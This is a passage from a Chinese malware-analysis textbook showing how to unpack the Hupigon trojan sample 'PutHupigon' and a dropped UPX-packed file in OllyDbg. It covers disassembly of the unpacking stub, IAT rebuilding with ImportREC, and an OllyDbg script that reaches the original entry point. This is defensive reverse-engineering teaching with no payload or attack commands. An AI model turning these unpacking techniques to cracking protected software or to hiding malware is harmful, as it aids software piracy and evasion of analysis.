


图 7-14 程序触发内存断点

如下这段代码是在循环解压内存每个字节数据，被解压的数据的起始地址为 0x005A0 000。

```
00D60745 8A1A      mov     bl, byte ptr [edx] //获得被解压的数据
00D60747 8B18      mov     byte ptr [eax], bl //将数据写入内存
00D60749 40        inc     eax
00D6074A 42        inc     edx
00D6074B 49        dec     ecx
00D6074C 85C9      test    ecx, ecx
00D6074E ^ 77 F5    ja      short 00D60745    //循环解压
```

由代码“mov byte ptr [eax], bl”可以看出，数据被写到寄存器所保存的地址里面。此时在寄存器窗口中将鼠标指针指向 EAX，单击一下选中它的值，然后单击鼠标右键，选择“数据窗口中跟随”菜单项。此时在 OD 下方的内存窗口中将定位此地址中的内存，如图 7-15 所示。

此时在内存查看窗口中单击鼠标右键，然后在弹出的菜单中选择“备份”→“创建备份”，这样此处内存如果发生修改就用使用红色标出方便查看。然后在 0x00D6074E 的下一条指令处下断点，然后按“F9”使其完成解压。之后的内存查看窗口如图 7-16 所示。




图 7-15 解压前的内存




图 7-16 解压后的内存

完成解压后继续单步执行，直到返回，之后返回到图 7-17 所示地址处。




图 7-17 返回用户空间

如下代码即为循环解压各个节数据。

```

00D604DB  |8B45 C0      |mov     eax, dword ptr [ebp-40]
00D604DE  |8B50 0C      |mov     edx, dword ptr [eax+C]
00D604E1  |0355 DC      |add     edx, dword ptr [ebp-24]
00D604E4  |8B48 14      |mov     ecx, dword ptr [eax+14]
00D604E7  |03CE        |add     ecx, esi
00D604E9  |894D B4      |mov     dword ptr [ebp-4C], ecx
00D604EC  |8B40 10      |mov     eax, dword ptr [eax+10]
00D604EF  |50          |push    eax
00D604F0  |8B45 B4      |mov     eax, dword ptr [ebp-4C]
00D604F3  |50          |push    eax
00D604F4  |52          |push    edx
00D604F5  |FF53 57      |call    dword ptr [ebx+57]
00D604F8  |8345 C0 28   |add     dword ptr [ebp-40], 28
00D604FC  |4F          |dec     edi
00D604FD  |85FF        |test    edi, edi
00D604FF  |77 DA       |ja      short 00D604DB
    
```

在 0x00D604FF 地址的下一条指令处下断点，然后按“F9”键运行使其完成所有节的解压。然后继续单步执行，直到图 7-18 所示代码处。

此时可以看到 LoadLibraryA 的调用，下面还有 GetProcAddress 函数的调用，由此推断此处为恢复 IAT。在内存地址 0x00D6 068B 的下一条指令处下断点，然后按“F9”运

行即可完成 IAT 的填充。然后继续单步执行，我们看到如下代码：




图 7-18 完成解压

```

00D60704 61          popad
00D60705 8B45 D0     mov     eax, dword ptr [ebp-30]
00D60708 C9          leave
00D60709 894424 1C   mov     dword ptr [esp+1C], eax
00D6070D 61          popad
00D6070E 9D          popfd
00D6070F - FFE0      jmp     eax
    
```

其中代码 jmp eax，当时 eax 的值为 0x005A1501，这个跳转并不是跨节长跳，跳转过去后的代码如图 7-19 所示。

此时可以看出 OD 解析代码出现问题，只需在反汇编窗口中按鼠标右键选择“分析”→“从模块中删除分析”子菜单项即可得到正常的反汇编代码，如图 7-20 所示。

然后继续单步调试，注意如果遇到如下情况：

```
005A1503 E8 00000000 call 005A1508
```

指令的短距离 call 的调用需要按“F7”，否则程序会退出。在单步调试过程中如果遇到向上跳转的指令，只需在下一条指令下断点，然后执行到该断点处，使程序始终向下执行。直到如下代码处：

```
005A1786 ^\E9 8D1AE6FF jmp 00403218
```






图 7-19 OD 解析代码出现问题




图 7-20 删除分析后代码恢复正常

然后继续单步执行，此时即到达 OEP，如图 7-21 所示。




图 7-21 OEP 处的代码

按照 4.7 节讲解的方式将脱壳后的样本内存 dump 到文件中。此时 dump 得到的文件并不能够运行，因为它没有导入表。所以在 dump 的同时我们需要重建导入表，OD 的 dump 提供了重建导入表的功能，如图 7-22 所示。




图 7-22 dump 内存

我们选择重建导入表后生成的文件就可以直接运行。有些时候 OD 的重建导入表功能也会出现问题，推荐读者使用 ImportREC.exe 工具。这是一个非常优秀的输入表重建工具，我们仍然使用以上例子讲解该工具的使用方法。重新 dump 刚刚的内存，此时 dump 的时候不要勾选重建导入表一项。完成 dump 以后不要退出 OD，然后启动 ImportREC.exe。然后在下拉列表框中选择正在被调试的 PutHupigon 进程，如图 7-23 所示。




图 7-23 ImportREC.exe 界面

在 OEP 对应的编辑框中输入脱壳后的 OEP 的 RVA 值，我们这里是 00 003 218。然后单击右边的“ IAT AutoSearch ”按钮，此时弹出图 7-24 所示的对话框。

对话框提示单击“ Get Import ”按钮获得可用的导入表，按照提示单击后如图 7-25 所示。

由图中可以看出并没有得到正确的导入表。此时需要填写正确的 RVA 值和 Size 值才可以获得正确的导入表。要填写正确的 RVA 需要找到内存中正确的 IAT 表。怎么找到 IAT 表的位置呢？只需在 OD 中随便找到一个函数的调用，如我们找到如下代码：

```
00403243 E8 60F0FFFF call 004022A8 ; jmp 到 user32.GetInputState

然后按回车键跟进去看到如下代码：

004022A8 - FF25 28614000 jmp dword ptr [406128] ; user32.GetInputState
```

我们看到地址 0x406 128 里面存放了“ GetInputState ”函数的真正地址，那么说明 0x406 128 地址是 IAT 地址表中的一部分。我们在内存窗口输入 dd 0x406 128 命令，回车




图 7-24 ImportREC.exe 提示对话框

后如图 7-26 所示。




图 7-25 单击“Get Import”按钮后获得输入表




图 7-26 PutHupigon 进程中的 IAT

向上滚动鼠标，找到 IAT 的起始地址，这里是 0x406 078，其大小不超过 300 字节。因此我们在 ImportREC 的 RVA 编辑框里输入 00 006 078，在 Size 编辑框中输入 00 000 300。然后再次单击“Get Import”，此时得到图 7-27 所示的导入表结果。




图 7-27 得到正确的导入表

此时选中前两个不可用的导入表项，然后单击鼠标右键选择“Delete thunk(s)”将其删除，最后单击“Fix Dump”按钮修复刚才 dump 的文件即可完成导入表的重建。这时先前 dump 的文件便能够正常运行了，完美脱壳成功。

继续上面的分析，对于 PutHupigon 释放的病毒样本“弯刀反鲨-2009.exe”，我们只知道它利用自身作为关联启动了一个服务，然而这个服务究竟做了什么需要对样本进行代码分析。使用 PEID 查看样本信息，如图 7-28 所示。




图 7-28 PEID 无法打开“弯刀反鲨-2009.exe”样本文件

之所以无法打开“弯刀反鲨-2009.exe”样本是因为它正在被刚刚启动的服务占用，

我们需要先结束刚才的服务进程。但是如何准确找到刚刚启动的服务进程呢？此时可以使用“procxp.exe”工具的文件句柄搜索功能，使用方法请参照 3.2.3 小节。找到后将其结束即可，然后再次使用 PEID 工具将其打开，打开后 PEID 的扫描结果如图 7-29 所示。




图 7-29 PEID 对样本“弯刀反鲨-2009.exe”的扫描结果

可以看出，PEID 无法识别壳类型，但是通过节名可以推断是 UPX 壳。所以如果要分析这个样本，必须先把壳脱掉，脱壳方法同 PutHupigon。这里我们提供另外一种脱壳方法，OD 脚本脱壳方法，该脚本内容如下：

```
bc
var tmp                //定义变量 tmp
mov tmp,0              //将变量初始化为 0
esto                  //Shift F9
esto
bpwm 401000, 159000    //在内存 401000 处，大小为 159000 的内存下内存写断点
esto
bpmc                  //清除内存写断点
bc
find eip,#c2????#     //在 eip 所指向的地址后搜索指令 c2????
bp $RESULT            //在找到的地址处下断点
run                  //F9
bc                  //清除所有断点
sto                  //F8
find eip,#ffe0#
bp $RESULT
run
bc
sto
goon:                 //标签
add tmp,1             //变量自加 1
sti                  //F7
sti
sti
find eip,#9d#
find $RESULT,#c2????#
find $RESULT,#9d#
bp $RESULT
```



```
run
bc
sto
sto
cmp tmp,2           //比较变量 tmp 是否为 2
jne goon            //变量 tmp 不是 2 则跳转到 goon 标签处
sto
find eip,#60#
bp $RESULT
run
bc
sto
sto
sto
sto
sto
sti
rtr                 //Ctrl F9
sto
sto
msg "到达 oep"
```

将以上代码保存到一个文本文件中，然后在 OD 的反汇编窗口中单击鼠标右键，然后选择“运行脚本”→“打开”子菜单，打开刚刚保存的脚本文件，此时瞬间即可到达 OEP。仍然使用 ImportREC 工具进行导入表的重建，此时就可以对脱完壳后的样本进行分析。关于更多 OD 脚本的知识读者查阅相关书籍自行学习，由于篇幅关系此处不再讲述。

